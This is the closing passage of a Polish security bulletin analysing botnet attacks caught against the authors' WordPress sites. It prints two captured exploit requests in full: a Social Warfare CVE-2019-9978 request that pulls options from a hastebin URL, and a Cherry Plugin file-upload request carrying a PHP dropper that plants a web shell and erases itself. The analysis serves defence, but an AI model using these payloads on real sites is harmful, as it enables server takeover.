GET /wp-admin/admin-post.php?swp_debug=load_options&swp_url=https://hastebin.com/raw/[redacted] HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:28.0) Gecko/20100101 Firefox/28.0
```

Wśród wtyczek WordPress pojawiła się nowa luka zero day, która dotyczy ponad 70 000 witryn korzystających z wtyczki Social Warfare. Wtyczka jest podatna na lukę Stored XSS (Cross-Site Scripting) i została usunięta z repozytorium wtyczek. Ataki mogą być przeprowadzane przez wszystkich użytkowników odwiedzających witrynę. Więcej na temat tej podatności możecie znaleźć tutaj: https://nvd.nist.gov/vuln/detail/CVE-2019-9978

W tym miejscu warto zauważyć, że o ile inne podatności były wykryte kilka dobrych lat temu to ta jest nowa. Tym samym sugeruje to, że botnet był aktualny, a atakujący musiał na bieżąco aktualizować kod. Zarówno luka jak i exploit zostały wykryte/opracowane w marcu tego roku.

```
POST /wp-content/plugins/cherry-plugin/admin/import-export/upload.php HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:28.0) Gecko/20100101 Firefox/28.0
Content-Length: 1512
Content-Type: multipart/form-data; boundary=5a7400ecfcce5a4f71a64da4ab2e033a

--5a7400ecfcce5a4f71a64da4ab2e033a
Content-Disposition: form-data; name="file"; filename="files/settings_auto.php"
Content-Type: multipart/form-data

<title>Vuln!! patch it Now!</title>
<?php
function http_get($url){
            $im = curl_init($url);
            curl_setopt($im, CURLOPT_RETURNTRANSFER, 1);
            curl_setopt($im, CURLOPT_CONNECTTIMEOUT, 10);
            curl_setopt($im, CURLOPT_FOLLOWLOCATION, 1);
            curl_setopt($im, CURLOPT_HEADER, 0);
            return curl_exec($im);
            curl_close($im);
}
$s = '<title>Vuln!! patch it Now!</title><?php echo \'<form action="" method="post" enctype="multipart/form-data" name="uploader" id="uploader">\';echo
\'<input type="file" name="file" size="50"><input name="_upl" type="submit" id="_upl" value="Upload"></form>\';if( $_POST["_upl"] == "Upload" )
{if(@copy($_FILES["file"]["tmp_name"], $_FILES["file"]["name"])) { echo "<b>Shell Uploaded ! :)<b><br><br>"; }else { echo "<b>Not uploaded ! </
b><br><br>"; }}?>';
$check = $_SERVER['DOCUMENT_ROOT'] . "/wp-content/vuln.php";
$text = $s;
$open = fopen($check, 'w');
fwrite($open, $text);
fclose($open);
if(file_exists($check)){
    echo $check."</br>";
}else
  echo "not exits";
echo "done .\n " ;

$check2 = $_SERVER['DOCUMENT_ROOT'] . "/vuln.htm" ;
$text2 = 'Vuln!! patch it Now!';
$open2 = fopen($check2, 'w');
fwrite($open2, $text2);
fclose($open2);
if(file_exists($check2)){
    echo $check2."</br>";
}else
  echo "not exits";
echo "done .\n " ;

@unlink(__FILE__);
?>
```

WordPress (CMS) Cherry-Plugin Arbitrary File Upload RCE. Wtyczka WordPress o nazwie „Cherry Plugin” ma lukę, która umożliwia osobie atakującej przesyłanie plików bezpośrednio na serwer. Pliki te mogą być następnie wykonane przez atakującego zdalnie w celu wykonania kodu lub wykonania innych złośliwych działań. Expoitację z wykorzytsaniem tej podatności można podzielić na dwa etapy: 1. Atakujący wysyła żądanie POST do „wp-content/plugins/cherry-plugin/admin/import-export/upload.php”, a następnie 2. Atakujący może uzyskać dostęp do pliku na stronie „wp-content/plugins/cherry-plugin/admin/import-export/<malware file>”. Zaprezentowanie tej podatności jest o tyle kluczowe, że jasno zaprezentowaną mamy treść pliku, który intruz próbował wprowadzić na serwer. Prawdopodobnie ten sam plik znajdował się w pliku rock.zip.

Podsumowanie

W dzisiejszym materiale zaprezentowaliśmy pobieżne studium kilku przypadków. Tym razem wspólnym mianownikiem nie była wykorzystywana podatność (chociaż wektor ataku był ten sam), a wspólne źródło ataków. Już w trakcie przygotowania niniejszego materiału zauważyliśmy ruch o podobnym schemacie/przebiegu, jednakże w związku z wieloma podobieństwami postanowiliśmy je pominąć. Jak widać na powyższych przykładach botnety używają nie tylko starych błędów w oprogramowaniu, ale też korzystają z tych pojawiających na bieżąco i są regularnie aktualizowane. Ważnym elementem w obronie przed ich działalnością są częste i skrupulatnie aktualizacje naszych webaplikacji oraz stały monitoring infrastruktury. Podczas przeprowadzania badania i analizy w listopadzie ponownie żadne z wykorzystywanych podatności czy też zagrożeń nie wpłynęły na ciągłość działania naszych systemów, a próby każdego ataku zostały skutecznie odparte.

Poprzednie numery

Z firewall’a wzięte czyli biuletyn bezpieczeństwa komputerowego S.M.S. Nr 1 10/19